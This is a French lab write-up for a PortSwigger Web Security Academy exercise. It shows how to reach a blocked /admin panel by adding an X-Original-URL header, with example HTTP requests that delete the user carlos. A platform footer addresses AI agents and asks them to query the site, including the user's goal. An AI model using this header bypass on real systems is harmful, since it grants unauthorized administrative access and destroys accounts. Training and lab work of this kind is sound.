> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/access-control/bypassing-url-based-access-control.md).
# Contournement du contrôle d’accès basé sur l’URL
Notes sur le contournement du contrôle d’accès basé sur l’URL pour les laboratoires de la PortSwigger Web Security Academy, incluant le workflow d’exploitation, les tests de payloads, la validation dans Burp Suite et le contexte de remédiation.
### Le contrôle d'accès basé sur l'URL peut être contourné
Dans cet exercice, le site dispose d'un panneau d'administration situé à **/admin**, officiellement bloqué par un filtre frontal qui empêche l'accès externe. / Cependant, l'application back-end utilise un framework qui reconnaît le **X-Original-URL** en-tête, contournant ainsi la restriction.
#### **Analyse et exploitation**


En tentant d'accéder directement à **/admin**, l'accès est refusé. / Pour contourner ce filtre, il suffit d'intercepter une requête (par exemple vers la `/` racine) et d'ajouter l'en-tête suivant :
```http
X-Original-URL: /admin
```
Exemple de requête modifiée :
```http
GET / HTTP/2
Host: 0adf00fa0339fdd982870b6700ac0038.web-security-academy.net
Cookie: session=zZPNq7xgRqmex89AnUMQRWEzngZl7ShX
X-Original-Url: /admin
```
Le serveur back-end interprète cet en-tête et renvoie **200 OK**, donnant accès au panneau d'administration.
#### **Suppression de l'utilisateur**
Pour supprimer l'utilisateur **carlos**, une nouvelle requête est forgée en redirigeant l'URL interne avec le même en-tête :
```http
GET /?username=carlos HTTP/2
Host: 0adf00fa0339fdd982870b6700ac0038.web-security-academy.net
Cookie: session=zZPNq7xgRqmex89AnUMQRWEzngZl7ShX
X-Original-Url: /admin/delete
```
La suppression est alors effectuée avec succès.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/access-control/bypassing-url-based-access-control.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.